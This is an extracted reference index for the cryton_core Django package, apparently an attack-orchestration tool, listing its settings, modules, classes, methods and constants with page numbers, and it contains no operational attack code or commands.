`result = {a: 1, b: 2, e: {f: {g: 3}}}`

Parameters

- `in_dict` –
- `rename_from` –
- `rename_to` –

Returns

Changes inplace

:raises `KeyError`, if `rename_from` key is not found

`cryton_core.lib.util.util.get_logs()` → list

Retrieve logs from log file. :return: Parsed Logs

1.1.2 Submodules

`cryton_core.asgi`

ASGI config for `cryton_core` project.

It exposes the ASGI callable as a module-level variable named `application`.

For more information on this file, see <https://docs.djangoproject.com/en/4.0/howto/deployment/asgi/>

Module Contents

`cryton_core.asgi.application`

`cryton_core.manage`

Django’s command-line utility for administrative tasks.

Module Contents

Functions

<code>main()</code>	Run administrative tasks.
---------------------	---------------------------

`cryton_core.manage.main()`
Run administrative tasks.

`cryton_core.settings`

Django settings for `cryton_core` project.

Generated by ‘`django-admin startproject`’ using Django 4.0.1.

For more information on this file, see <https://docs.djangoproject.com/en/4.0/topics/settings/>

For the full list of settings and their values, see <https://docs.djangoproject.com/en/4.0/ref/settings/>

Module Contents

`cryton_core.settings.BASE_DIR`

`cryton_core.settings.SECRET_KEY`

`cryton_core.settings.DEBUG`

`cryton_core.settings.ALLOWED_HOSTS`

`cryton_core.settings.CORS_ALLOW_ALL_ORIGINS = True`

`cryton_core.settings.INSTALLED_APPS = ['cryton_core.cryton_app', 'django.contrib.admin', 'django.contrib.auth', ...]`

`cryton_core.settings.MIDDLEWARE = ['corsheaders.middleware.CorsMiddleware', 'django.middleware.security.SecurityMiddleware', ...]`

`cryton_core.settings.ROOT_URLCONF = 'cryton_core.urls'`

`cryton_core.settings.TEMPLATES`

`cryton_core.settings.WSGI_APPLICATION = 'cryton_core.wsgi.application'`

```
cryton_core.settings.DATABASES
cryton_core.settings.AUTH_PASSWORD_VALIDATORS
cryton_core.settings.LANGUAGE_CODE = 'en-us'
cryton_core.settings.TIME_ZONE
cryton_core.settings.USE_I18N = True
cryton_core.settings.USE_TZ = True
cryton_core.settings.STATIC_URL = 'static/'
cryton_core.settings.STATIC_ROOT
cryton_core.settings.DEFAULT_AUTO_FIELD = 'django.db.models.BigAutoField'
cryton_core.settings.REST_FRAMEWORK
cryton_core.settings.SPECTACULAR_SETTINGS
cryton_core.settings.DATA_UPLOAD_MAX_MEMORY_SIZE = 100000000
cryton_core.settings.FILE_UPLOAD_MAX_MEMORY_SIZE = 10000000
```

`cryton_core.urls`

`cryton_core` URL Configuration

The *urlpatterns* list routes URLs to views. For more information please see:

<https://docs.djangoproject.com/en/4.0/topics/http/urls/>

Examples: Function views

1. Add an import: from my_app import views
2. Add a URL to urlpatterns: `path('', views.home, name='home')`

Class-based views

1. Add an import: from other_app.views import Home
2. Add a URL to urlpatterns: `path('', Home.as_view(), name='home')`

Including another URLconf

1. Import the `include()` function: from `django.urls` import `include`, `path`
2. Add a URL to urlpatterns: `path('blog/', include('blog.urls'))`

Module Contents

`cryton_core.urls.urlpatterns`

`cryton_core.wsgi`

WSGI config for cryton_core project.

It exposes the WSGI callable as a module-level variable named `application`.

For more information on this file, see <https://docs.djangoproject.com/en/4.0/howto/deployment/wsgi/>

Module Contents

`cryton_core.wsgi.application`

INDICES AND TABLES

- `genindex`
- `modindex`
- `search`

PYTHON MODULE INDEX

C

- cryton_core, 1
- cryton_core.asgi, 68
- cryton_core.cryton_app, 1
- cryton_core.cryton_app.admin, 9
- cryton_core.cryton_app.apps, 9
- cryton_core.cryton_app.exceptions, 10
- cryton_core.cryton_app.management, 1
- cryton_core.cryton_app.management.commands, 1
- cryton_core.cryton_app.management.commands.runserver, 1
- cryton_core.cryton_app.management.commands.startgunicorn, 2
- cryton_core.cryton_app.management.commands.startlistener, 2
- cryton_core.cryton_app.management.commands.startmonitoring, 3
- cryton_core.cryton_app.models, 11
- cryton_core.cryton_app.serializers, 15
- cryton_core.cryton_app.urls, 22
- cryton_core.cryton_app.util, 22
- cryton_core.cryton_app.views, 3
- cryton_core.cryton_app.views.execution_variable_views, 3
- cryton_core.cryton_app.views.log_views, 4
- cryton_core.cryton_app.views.plan_execution_views, 4
- cryton_core.cryton_app.views.plan_template_views, 5
- cryton_core.cryton_app.views.plan_views, 5
- cryton_core.cryton_app.views.run_views, 6
- cryton_core.cryton_app.views.stage_execution_views, 6
- cryton_core.cryton_app.views.stage_views, 7
- cryton_core.cryton_app.views.step_execution_views, 8
- cryton_core.cryton_app.views.step_views, 8
- cryton_core.cryton_app.views.worker_views, 9
- cryton_core.etc, 24
- cryton_core.etc.config, 24
- cryton_core.lib, 25
- cryton_core.lib.models, 25
- cryton_core.lib.models.plan, 25
- cryton_core.lib.models.run, 27
- cryton_core.lib.models.session, 29
- cryton_core.lib.models.stage, 31
- cryton_core.lib.models.step, 33
- cryton_core.lib.models.worker, 39
- cryton_core.lib.services, 40
- cryton_core.lib.services.listener, 40
- cryton_core.lib.services.scheduler, 41
- cryton_core.lib.triggers, 42
- cryton_core.lib.triggers.trigger_base, 42
- cryton_core.lib.triggers.trigger_datetime, 43
- cryton_core.lib.triggers.trigger_delta, 44
- cryton_core.lib.triggers.trigger_http, 44
- cryton_core.lib.triggers.trigger_msf, 45
- cryton_core.lib.util, 47
- cryton_core.lib.util.constants, 47
- cryton_core.lib.util.creator, 50
- cryton_core.lib.util.event, 51
- cryton_core.lib.util.exceptions, 51
- cryton_core.lib.util.logger, 56
- cryton_core.lib.util.rabbit_client, 57
- cryton_core.lib.util.scheduler_client, 58
- cryton_core.lib.util.states, 59
- cryton_core.lib.util.util, 65
- cryton_core.manage, 69
- cryton_core.settings, 69
- cryton_core.urls, 70
- cryton_core.wsgi, 71

INDEX

Symbols

<code>__del__()</code> (<i>cryton_core.lib.services.scheduler.SchedulerService</i> method), 41	<code>_create_schedule_time()</code> (<i>cryton_core.lib.triggers.trigger_base.TriggerTime</i> method), 43
<code>__enter__()</code> (<i>cryton_core.lib.util.rabbit_client.Client</i> method), 58	<code>_create_schedule_time()</code> (<i>cryton_core.lib.triggers.trigger_datetime.TriggerDateTime</i> method), 44
<code>__enter__()</code> (<i>cryton_core.lib.util.rabbit_client.RpcClient</i> method), 57	<code>_create_schedule_time()</code> (<i>cryton_core.lib.triggers.trigger_delta.TriggerDelta</i> method), 44
<code>__exit__()</code> (<i>cryton_core.lib.util.rabbit_client.Client</i> method), 58	<code>_dfs_reachable()</code> (<i>cryton_core.lib.models.stage.Stage</i> static method), 32
<code>__exit__()</code> (<i>cryton_core.lib.util.rabbit_client.RpcClient</i> method), 57	<code>_finditem()</code> (in module <i>cryton_core.lib.util.util</i>), 67
<code>__getattr__()</code> (<i>cryton_core.cryton_app.util.IgnoreNestedUndefined</i> method), 23	<code>_get_correlation_event()</code> (<i>cryton_core.lib.services.listener.Listener</i> static method), 41
<code>__getitem__()</code> (<i>cryton_core.cryton_app.util.IgnoreNestedUndefined</i> method), 23	<code>_handle_pausing()</code> (<i>cryton_core.lib.services.listener.Listener</i> static method), 41
<code>__getitem__()</code> (<i>cryton_core.lib.models.step.StepTypeMeta</i> method), 38	<code>_on_response()</code> (<i>cryton_core.lib.util.rabbit_client.RpcClient</i> method), 58
<code>__getitem__()</code> (<i>cryton_core.lib.triggers.TriggerTypeMeta</i> method), 46	<code>_prepare_execution()</code> (<i>cryton_core.lib.models.step.StepExecution</i> method), 37
<code>_check_transition_validity()</code> (<i>cryton_core.lib.util.states.StateMachine</i> method), 63	<code>_prepare_executions()</code> (<i>cryton_core.lib.models.plan.PlanExecution</i> method), 26
<code>_check_valid_state()</code> (<i>cryton_core.lib.util.states.StateMachine</i> method), 63	<code>_prepare_executions()</code> (<i>cryton_core.lib.models.run.Run</i> method), 28
<code>_clean_up()</code> (<i>cryton_core.lib.util.rabbit_client.RpcClient</i> method), 57	<code>_prepare_executions()</code> (<i>cryton_core.lib.models.stage.StageExecution</i> method), 33
<code>_create_consumers()</code> (<i>cryton_core.lib.services.listener.Listener</i> method), 40	<code>_rpc_start()</code> (<i>cryton_core.lib.triggers.trigger_base.TriggerWorker</i> method), 43
<code>_create_evidence_directory()</code> (<i>cryton_core.lib.models.plan.PlanExecution</i> method), 26	<code>_rpc_stop()</code> (<i>cryton_core.lib.triggers.trigger_base.TriggerWorker</i> method), 43
<code>_create_message()</code> (<i>cryton_core.lib.util.rabbit_client.RpcClient</i> method), 57	<code>_run_step_executions()</code> (<i>cryton_core.lib.models.stage.StageExecution</i> static method), 33
<code>_create_schedule_time()</code> (<i>cryton_core.lib.triggers.TriggerDateTime</i> method), 46	<code>_send_response()</code> (<i>cryton_core.lib.services.listener.Listener</i> static method), 41
<code>_create_schedule_time()</code> (<i>cryton_core.lib.triggers.TriggerDelta</i> method), 46	<code>_start_channel_consumers()</code> (<i>cryton_core.lib.triggers.trigger_base.TriggerWorker</i> method), 43

[ton_core.lib.services.listener.Consumer method\), 40](#)
[_start_consumers\(\) \(cryton_core.lib.services.listener.Listener method\), 40](#)
[_update_arguments_with_execution_variables\(\) \(cryton_core.lib.models.step.StepExecution static method\), 36](#)
[_update_connection\(\) \(cryton_core.lib.services.listener.Consumer method\), 40](#)
[_update_dynamic_variables\(\) \(cryton_core.lib.models.step.StepExecution method\), 36](#)
[_wait_for_response\(\) \(cryton_core.lib.util.rabbit_client.RpcClient method\), 58](#)

A

[abstract \(cryton_core.cryton_app.models.AdvancedModel.Meta attribute\), 11](#)
[abstract \(cryton_core.cryton_app.models.ExecutionModel.Meta attribute\), 12](#)
[abstract \(cryton_core.cryton_app.models.ExtendedExecutionModel.Meta attribute\), 12](#)
[abstract \(cryton_core.cryton_app.models.InstanceModel.Meta attribute\), 12](#)
[ACK_QUEUE \(in module cryton_core.lib.util.constants\), 48](#)
[add_arguments\(\) \(cryton_core.cryton_app.management.commands.start_cryton_app.Command method\), 2](#)
[add_dependency\(\) \(cryton_core.lib.models.stage.Stage method\), 32](#)
[ADD_JOB \(in module cryton_core.lib.util.constants\), 49](#)
[add_key\(\) \(in module cryton_core.lib.util.util\), 68](#)
[ADD_REPEATING_JOB \(in module cryton_core.lib.util.constants\), 49](#)
[add_successor\(\) \(cryton_core.lib.models.step.Step method\), 35](#)
[AdvancedModel \(class in cryton_core.cryton_app.models\), 11](#)
[AdvancedModel.Meta \(class in cryton_core.cryton_app.models\), 11](#)
[AGENT_NAME \(in module cryton_core.lib.util.constants\), 48](#)
[agent_q_name \(cryton_core.lib.models.worker.Worker property\), 39](#)
[all_dependencies_finished \(cryton_core.lib.models.stage.StageExecution property\), 32](#)
[all_plans_finished \(cryton_core.lib.models.run.Run property\), 28](#)
[all_stages_finished \(cryton_core.lib.models.plan.PlanExecution property\), 26](#)
[all_steps_finished \(cryton_core.lib.models.stage.StageExecution property\), 32](#)
[ALLOWED_HOSTS \(in module cryton_core.settings\), 69](#)
[ANY \(in module cryton_core.lib.util.constants\), 47](#)
[any_returned_parameter \(cryton_core.cryton_app.serializers.ListSerializer attribute\), 17](#)
[ApiWrongObjectState \(class in cryton_core.cryton_app.exceptions\), 10](#)
[APP_DIRECTORY \(in module cryton_core.etc.config\), 24](#)
[application \(in module cryton_core.asgi\), 69](#)
[application \(in module cryton_core.wsgi\), 71](#)
[aps_job_id \(cryton_core.cryton_app.models.ExtendedExecutionModel attribute\), 12](#)
[aps_job_id \(cryton_core.lib.models.plan.PlanExecution property\), 26](#)
[aps_job_id \(cryton_core.lib.models.run.Run property\), 28](#)
[aps_job_id \(cryton_core.lib.models.stage.StageExecution property\), 32](#)
[arg_schema \(cryton_core.lib.triggers.trigger_base.TriggerBase attribute\), 42](#)
[arg_schema \(cryton_core.lib.triggers.trigger_datetime.TriggerDateTime attribute\), 44](#)
[arg_schema \(cryton_core.lib.triggers.trigger_delta.TriggerDelta attribute\), 44](#)
[arg_schema \(cryton_core.lib.triggers.trigger_http.TriggerHTTP attribute\), 44](#)
[arg_schema \(cryton_core.lib.triggers.trigger_msf.TriggerMSF attribute\), 45](#)
[arg_schema \(cryton_core.lib.triggers.TriggerBase attribute\), 45](#)
[arg_schema \(cryton_core.lib.triggers.TriggerDateTime attribute\), 46](#)
[arg_schema \(cryton_core.lib.triggers.TriggerDelta attribute\), 46](#)
[arg_schema \(cryton_core.lib.triggers.TriggerHTTP attribute\), 46](#)
[arg_schema \(cryton_core.lib.triggers.TriggerMSF attribute\), 46](#)
[arguments \(cryton_core.cryton_app.models.StepModel attribute\), 13](#)
[arguments \(cryton_core.lib.models.step.Step property\), 35](#)
[ARGUMENTS \(in module cryton_core.lib.util.constants\), 47](#)
[ArgumentsObjectDoesNotExist, 53](#)
[attack_q_name \(cryton_core.lib.models.worker.Worker](#)

property), 39
 AUTH_PASSWORD_VALIDATORS (in module *cryton_core.settings*), 70
 AWAITING (in module *cryton_core.lib.util.states*), 62

B

BASE_DIR (in module *cryton_core.settings*), 69
 BaseSerializer (class in *cryton_core.cryton_app.serializers*), 16
 BaseViewSet (class in *cryton_core.cryton_app.util*), 23
 BLOCK_END_STRING (in module *cryton_core.lib.util.constants*), 49
 BLOCK_START_STRING (in module *cryton_core.lib.util.constants*), 49

C

call() (*cryton_core.lib.util.rabbit_client.RpcClient* method), 57
 ChannelConsumer (class in *cryton_core.lib.services.listener*), 40
 Client (class in *cryton_core.lib.util.rabbit_client*), 58
 close() (*cryton_core.lib.util.rabbit_client.Client* method), 58
 close() (*cryton_core.lib.util.rabbit_client.RpcClient* method), 57
 CODE_ERROR (in module *cryton_core.lib.util.constants*), 47
 CODE_FAIL (in module *cryton_core.lib.util.constants*), 47
 CODE_OK (in module *cryton_core.lib.util.constants*), 47
 CODE_TERMINATED (in module *cryton_core.lib.util.constants*), 47
 Command (class in *cryton_core.cryton_app.management.commands.runserver*), 1
 Command (class in *cryton_core.cryton_app.management.commands.startunicorn*), 2
 Command (class in *cryton_core.cryton_app.management.commands.startlistener*), 2
 Command (class in *cryton_core.cryton_app.management.commands.startmonitoring*), 3
 COMMENT_END_STRING (in module *cryton_core.lib.util.constants*), 49
 COMMENT_START_STRING (in module *cryton_core.lib.util.constants*), 49
 config_dict (in module *cryton_core.lib.util.logger*), 57
 Consumer (class in *cryton_core.lib.services.listener*), 40
 control_q_name (*cryton_core.lib.models.worker.Worker* property), 39

control_request_callback() (*cryton_core.lib.services.listener.Listener* method), 41
 convert_from_utc() (in module *cryton_core.lib.util.util*), 66
 convert_to_utc() (in module *cryton_core.lib.util.util*), 66
 correlation_id (*cryton_core.cryton_app.models.CorrelationEventModel* attribute), 14
 CorrelationEventModel (class in *cryton_core.cryton_app.models*), 14
 CorrelationEventSerializer (class in *cryton_core.cryton_app.serializers*), 21
 CorrelationEventSerializer.Meta (class in *cryton_core.cryton_app.serializers*), 21
 CORS_ALLOW_ALL_ORIGINS (in module *cryton_core.settings*), 69
 count (*cryton_core.cryton_app.serializers.LogListResponseSerializer* attribute), 17
 CPU_CORES (in module *cryton_core.etc.config*), 24
 create() (*cryton_core.cryton_app.serializers.BaseSerializer* method), 16
 create() (*cryton_core.cryton_app.views.execution_variable_views.ExecutionVariableView* method), 3
 create() (*cryton_core.cryton_app.views.plan_views.PlanViewSet* method), 5
 create() (*cryton_core.cryton_app.views.run_views.RunViewSet* method), 6
 create() (*cryton_core.cryton_app.views.stage_views.StageViewSet* method), 7
 create() (*cryton_core.cryton_app.views.step_views.StepViewSet* method), 8
 create() (*cryton_core.cryton_app.views.worker_views.WorkerViewSet* method), 9
 CREATE_NAMED_SESSION (in module *cryton_core.lib.util.constants*), 48
 create_output_mapping() (in module *cryton_core.lib.util.creator*), 50
 create_plan() (in module *cryton_core.lib.util.creator*), 50
 create_session() (in module *cryton_core.lib.models.session*), 29
 create_stage() (in module *cryton_core.lib.util.creator*), 50
 create_step() (in module *cryton_core.lib.util.creator*), 50
 create_successor() (in module *cryton_core.lib.util.creator*), 50
 create_worker() (in module *cryton_core.lib.util.creator*), 50
 created_at (*cryton_core.cryton_app.models.AdvancedModel* attribute), 11
 CreateDetailSerializer (class in *cryton_core.cryton_app.serializers*), 17

CreateMultipleDetailSerializer (class in <code>cryton_core.cryton_app.serializers</code>), 17	<code>cryton_core.cryton_app.views.step_execution_views</code> module, 7
CreateWithFilesSerializer (class in <code>cryton_core.cryton_app.serializers</code>), 17	<code>cryton_core.cryton_app.views.step_views</code> module, 8
CreationFailedError, 55	<code>cryton_core.cryton_app.views.worker_views</code> module, 8
<code>cryton_core</code> module, 1	<code>cryton_core.etc</code> module, 24
<code>cryton_core.asgi</code> module, 68	<code>cryton_core.etc.config</code> module, 24
<code>cryton_core.cryton_app</code> module, 1	<code>cryton_core.lib</code> module, 25
<code>cryton_core.cryton_app.admin</code> module, 9	<code>cryton_core.lib.models</code> module, 25
<code>cryton_core.cryton_app.apps</code> module, 9	<code>cryton_core.lib.models.plan</code> module, 25
<code>cryton_core.cryton_app.exceptions</code> module, 10	<code>cryton_core.lib.models.run</code> module, 27
<code>cryton_core.cryton_app.management</code> module, 1	<code>cryton_core.lib.models.session</code> module, 29
<code>cryton_core.cryton_app.management.commands</code> module, 1	<code>cryton_core.lib.models.stage</code> module, 31
<code>cryton_core.cryton_app.management.commands.runserver</code> module, 1	<code>cryton_core.lib.models.step</code> module, 33
<code>cryton_core.cryton_app.management.commands.start_listener</code> module, 2	<code>cryton_core.lib.models.worker</code> module, 39
<code>cryton_core.cryton_app.management.commands.start_monitoring</code> module, 2	<code>cryton_core.lib.services</code> module, 40
<code>cryton_core.cryton_app.management.commands.start_notifier</code> module, 3	<code>cryton_core.lib.services.listener</code> module, 40
<code>cryton_core.cryton_app.models</code> module, 11	<code>cryton_core.lib.services.scheduler</code> module, 41
<code>cryton_core.cryton_app.serializers</code> module, 15	<code>cryton_core.lib.triggers</code> module, 42
<code>cryton_core.cryton_app.urls</code> module, 22	<code>cryton_core.lib.triggers.trigger_base</code> module, 42
<code>cryton_core.cryton_app.util</code> module, 22	<code>cryton_core.lib.triggers.trigger_datetime</code> module, 43
<code>cryton_core.cryton_app.views</code> module, 3	<code>cryton_core.lib.triggers.trigger_delta</code> module, 44
<code>cryton_core.cryton_app.views.execution_variable_views</code> module, 3	<code>cryton_core.lib.triggers.trigger_http</code> module, 44
<code>cryton_core.cryton_app.views.log_views</code> module, 4	<code>cryton_core.lib.triggers.trigger_msf</code> module, 45
<code>cryton_core.cryton_app.views.plan_execution_views</code> module, 4	<code>cryton_core.lib.util</code> module, 47
<code>cryton_core.cryton_app.views.plan_template_views</code> module, 5	<code>cryton_core.lib.util.constants</code> module, 47
<code>cryton_core.cryton_app.views.plan_views</code> module, 5	<code>cryton_core.lib.util.creator</code> module, 50
<code>cryton_core.cryton_app.views.run_views</code> module, 6	<code>cryton_core.lib.util.event</code> module, 51
<code>cryton_core.cryton_app.views.stage_execution_views</code> module, 6	<code>cryton_core.lib.util.exceptions</code>
<code>cryton_core.cryton_app.views.stage_views</code>	

module, 51
 cryton_core.lib.util.logger
 module, 56
 cryton_core.lib.util.rabbit_client
 module, 57
 cryton_core.lib.util.scheduler_client
 module, 58
 cryton_core.lib.util.states
 module, 59
 cryton_core.lib.util.util
 module, 65
 cryton_core.manage
 module, 69
 cryton_core.settings
 module, 69
 cryton_core.urls
 module, 70
 cryton_core.wsgi
 module, 71
 CrytonCoreAppConfig (class in cryton_core.cryton_app.apps), 9

D

DATA_UPLOAD_MAX_MEMORY_SIZE (in module cryton_core.settings), 70
 DATABASES (in module cryton_core.settings), 69
 datetime (cryton_core.lib.triggers.TriggerType attribute), 47
 DATETIME (in module cryton_core.lib.util.constants), 48
 DB_HOST (in module cryton_core.etc.config), 24
 DB_NAME (in module cryton_core.etc.config), 24
 DB_PASSWORD (in module cryton_core.etc.config), 24
 DB_PORT (in module cryton_core.etc.config), 24
 DB_USERNAME (in module cryton_core.etc.config), 24
 DEBUG (in module cryton_core.etc.config), 24
 DEBUG (in module cryton_core.settings), 69
 default_auto_field (cryton_core.cryton_app.apps.CrytonCoreAppConfig attribute), 9
 DEFAULT_AUTO_FIELD (in module cryton_core.settings), 70
 default_code (cryton_core.cryton_app.exceptions.ApiWrongObjectState attribute), 10
 default_code (cryton_core.cryton_app.exceptions.RpcTimeout attribute), 10
 default_detail (cryton_core.cryton_app.exceptions.ApiWrongObjectState attribute), 10
 default_detail (cryton_core.cryton_app.exceptions.RpcTimeout attribute), 10
 DEFAULT_RPC_TIMEOUT (in module cryton_core.etc.config), 25
 delete() (cryton_core.lib.models.plan.Plan method), 26
 delete() (cryton_core.lib.models.plan.PlanExecution method), 26
 delete() (cryton_core.lib.models.run.Run method), 28
 delete() (cryton_core.lib.models.stage.Stage method), 31
 delete() (cryton_core.lib.models.stage.StageExecution method), 32
 delete() (cryton_core.lib.models.step.Step method), 35
 delete() (cryton_core.lib.models.step.StepExecution method), 36
 delete() (cryton_core.lib.models.worker.Worker method), 39
 delta (cryton_core.cryton_app.serializers.RunPostponeSerializer attribute), 19
 delta (cryton_core.lib.triggers.TriggerType attribute), 46
 DELTA (in module cryton_core.lib.util.constants), 48
 dependency (cryton_core.cryton_app.models.DependencyModel attribute), 14
 DependencyDoesNotExist, 54
 DependencyModel (class in cryton_core.cryton_app.models), 14
 DependencySerializer (class in cryton_core.cryton_app.serializers), 21
 DependencySerializer.Meta (class in cryton_core.cryton_app.serializers), 21
 description (cryton_core.cryton_app.models.WorkerModel attribute), 13
 description (cryton_core.cryton_app.serializers.WorkerCreateSerializer attribute), 20
 description (cryton_core.lib.models.worker.Worker property), 39
 destroy() (cryton_core.cryton_app.views.execution_variable_views.ExecutionVariableView method), 3
 destroy() (cryton_core.cryton_app.views.plan_execution_views.PlanExecutionView method), 4
 destroy() (cryton_core.cryton_app.views.plan_template_views.PlanTemplateView method), 5
 destroy() (cryton_core.cryton_app.views.plan_views.PlanViewSet method), 5
 destroy() (cryton_core.cryton_app.views.run_views.RunViewSet method), 6
 destroy() (cryton_core.cryton_app.views.stage_execution_views.StageExecutionView method), 7
 destroy() (cryton_core.cryton_app.views.stage_views.StageViewSet method), 7
 destroy() (cryton_core.cryton_app.views.step_execution_views.StepExecutionView method), 8
 destroy() (cryton_core.cryton_app.views.step_views.StepViewSet method), 8
 destroy() (cryton_core.cryton_app.views.worker_views.WorkerViewSet method), 9
 detail (cryton_core.cryton_app.serializers.DetailDictionarySerializer attribute), 17
 detail (cryton_core.cryton_app.serializers.DetailStringSerializer attribute), 17

[attribute](#)), 17
[detail \(cryton_core.cryton_app.serializers.LogSerializer attribute\)](#)), 17
[DetailDictionarySerializer \(class in cryton_core.cryton_app.serializers\)](#)), 17
[DetailStringSerializer \(class in cryton_core.cryton_app.serializers\)](#)), 17
[DJANGO_ALLOWED_HOSTS \(in module cryton_core.etc.config\)](#), 25
[DJANGO_API_ROOT_URL \(in module cryton_core.etc.config\)](#), 25
[DJANGO_SECRET_KEY \(in module cryton_core.etc.config\)](#), 25
[DJANGO_STATIC_ROOT \(in module cryton_core.etc.config\)](#), 25
[DJANGO_USE_STATIC_FILES \(in module cryton_core.etc.config\)](#), 25
[DOWN \(in module cryton_core.lib.util.states\)](#), 62
[DuplicateNameInPlan](#), 51
[dynamic \(cryton_core.cryton_app.models.PlanModel attribute\)](#), 12
[dynamic \(cryton_core.cryton_app.serializers.StageValidateSerializer attribute\)](#), 18
[dynamic \(cryton_core.lib.models.plan.Plan property\)](#), 26

E

[empire_agent_deploy \(cryton_core.lib.models.step.StepExecutionType attribute\)](#), 39
[empire_agent_deploy \(cryton_core.lib.models.step.StepType attribute\)](#), 38
[empire_execute \(cryton_core.lib.models.step.StepExecutionType attribute\)](#), 39
[empire_execute \(cryton_core.lib.models.step.StepType attribute\)](#), 39
[Error](#), 51
[ERROR \(in module cryton_core.lib.util.states\)](#), 62
[Event \(class in cryton_core.lib.util.event\)](#), 51
[EVENT_ACTION \(in module cryton_core.lib.util.constants\)](#), 48
[EVENT_ADD_TRIGGER \(in module cryton_core.lib.util.constants\)](#), 49
[event_callback\(\) \(cryton_core.lib.services.listener.Listener static method\)](#), 40
[EVENT_HEALTH_CHECK \(in module cryton_core.lib.util.constants\)](#), 49
[EVENT_KILL_STEP_EXECUTION \(in module cryton_core.lib.util.constants\)](#), 49
[EVENT_LIST_MODULES \(in module cryton_core.lib.util.constants\)](#), 48
[EVENT_LIST_SESSIONS \(in module cryton_core.lib.util.constants\)](#), 49
[EVENT_REMOVE_TRIGGER \(in module cryton_core.lib.util.constants\)](#), 49
[EVENT_STEP_EXECUTION_ERROR \(in module cryton_core.lib.util.constants\)](#), 49
[EVENT_T \(in module cryton_core.lib.util.constants\)](#), 48
[EVENT_TRIGGER_STAGE \(in module cryton_core.lib.util.constants\)](#), 49
[EVENT_UPDATE_SCHEDULER \(in module cryton_core.lib.util.constants\)](#), 49
[EVENT_V \(in module cryton_core.lib.util.constants\)](#), 48
[EVENT_VALIDATE_MODULE \(in module cryton_core.lib.util.constants\)](#), 48
[evidence_directory \(cryton_core.cryton_app.models.PlanExecutionModel attribute\)](#), 13
[evidence_directory \(cryton_core.lib.models.plan.PlanExecution property\)](#), 26
[EVIDENCE_DIRECTORY \(in module cryton_core.etc.config\)](#), 24
[exclude \(cryton_core.cryton_app.serializers.CorrelationEventSerializer.Meta attribute\)](#), 21
[exclude \(cryton_core.cryton_app.serializers.DependencySerializer.Meta attribute\)](#), 21
[exclude \(cryton_core.cryton_app.serializers.ExecutionVariableSerializer.Meta attribute\)](#), 20
[exclude \(cryton_core.cryton_app.serializers.OutputMappingSerializer.Meta attribute\)](#), 21
[exclude \(cryton_core.cryton_app.serializers.PlanExecutionSerializer.Meta attribute\)](#), 19
[exclude \(cryton_core.cryton_app.serializers.PlanSerializer.Meta attribute\)](#), 17
[exclude \(cryton_core.cryton_app.serializers.PlanTemplateSerializer.Meta attribute\)](#), 21
[exclude \(cryton_core.cryton_app.serializers.RunSerializer.Meta attribute\)](#), 18
[exclude \(cryton_core.cryton_app.serializers.SessionSerializer.Meta attribute\)](#), 20
[exclude \(cryton_core.cryton_app.serializers.StageExecutionSerializer.Meta attribute\)](#), 19
[exclude \(cryton_core.cryton_app.serializers.StageSerializer.Meta attribute\)](#), 18
[exclude \(cryton_core.cryton_app.serializers.StepExecutionSerializer.Meta attribute\)](#), 20
[exclude \(cryton_core.cryton_app.serializers.StepSerializer.Meta attribute\)](#), 18
[exclude \(cryton_core.cryton_app.serializers.SuccessorSerializer.Meta attribute\)](#), 21
[exclude \(cryton_core.cryton_app.serializers.WorkerSerializer.Meta attribute\)](#), 20
[execute\(\) \(cryton_core.cryton_app.views.plan_views.PlanViewSet method\)](#), 5

execute() (cryton_core.cryton_app.views.run_views.RunViewSet method), 6
 execute() (cryton_core.cryton_app.views.step_views.StepViewSet method), 8
 execute() (cryton_core.lib.models.plan.PlanExecution method), 27
 execute() (cryton_core.lib.models.run.Run method), 29
 execute() (cryton_core.lib.models.stage.StageExecution method), 33
 execute() (cryton_core.lib.models.step.StepExecution method), 37
 execute() (cryton_core.lib.models.step.StepExecutionEmpireAgentDeployment method), 38
 execute() (cryton_core.lib.models.step.StepExecutionEmpireExecute method), 38
 execute() (cryton_core.lib.models.step.StepExecutionWorkerExecute method), 38
 execute_subjects_to_dependency() (cryton_core.lib.models.stage.StageExecution method), 33
 execute_successors() (cryton_core.lib.models.step.StepExecution method), 37
 execution() (in module cryton_core.lib.models.plan), 27
 execution() (in module cryton_core.lib.models.run), 29
 execution() (in module cryton_core.lib.models.stage), 33
 execution_id (cryton_core.cryton_app.serializers.ExecutionCreateDetailSerializer attribute), 17
 execution_list (cryton_core.lib.models.stage.Stage property), 31
 execution_stats_list (cryton_core.lib.models.step.Step property), 35
 EXECUTION_THREADS_PER_PROCESS (in module cryton_core.etc.config), 25
 ExecutionCreateDetailSerializer (class in cryton_core.cryton_app.serializers), 17
 ExecutionFullViewSet (class in cryton_core.cryton_app.util), 23
 ExecutionModel (class in cryton_core.cryton_app.models), 12
 ExecutionModel.Meta (class in cryton_core.cryton_app.models), 12
 ExecutionVariableCreateSerializer (class in cryton_core.cryton_app.serializers), 20
 ExecutionVariableListSerializer (class in cryton_core.cryton_app.serializers), 20
 ExecutionVariableModel (class in cryton_core.cryton_app.models), 14
 ExecutionVariableSerializer (class in cryton_core.cryton_app.serializers), 20
 ExecutionVariableSerializer.Meta (class in cryton_core.cryton_app.serializers), 20
 ExecutionVariableViewSet (class in cryton_core.cryton_app.views.execution_variable_views), 23
 ExecutionViewSet (class in cryton_core.cryton_app.util), 23
 exposed_add_job() (cryton_core.lib.services.scheduler.SchedulerService method), 41
 exposed_add_repeating_job() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 exposed_get_job() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 exposed_get_jobs() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 exposed_pause_job() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 exposed_pause_scheduler() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 exposed_remove_job() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 exposed_reschedule_job() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 exposed_resume_job() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 exposed_resume_scheduler() (cryton_core.lib.services.scheduler.SchedulerService method), 42
 ExtendedExecutionModel (class in cryton_core.cryton_app.models), 12
 ExtendedExecutionModel.Meta (class in cryton_core.cryton_app.models), 12
F
 file (cryton_core.cryton_app.models.PlanTemplateModel attribute), 14
 file (cryton_core.cryton_app.serializers.CreateWithFilesSerializer attribute), 17
 file (cryton_core.cryton_app.serializers.ExecutionVariableCreateSerializer attribute), 20
 file (cryton_core.cryton_app.serializers.PlanCreateSerializer attribute), 18
 FILE_UPLOAD_MAX_MEMORY_SIZE (in module cryton_core.settings), 70
 fill_dynamic_variables() (in module cryton_core.lib.util.util), 67
 fill_template() (in module cryton_core.cryton_app.util), 23

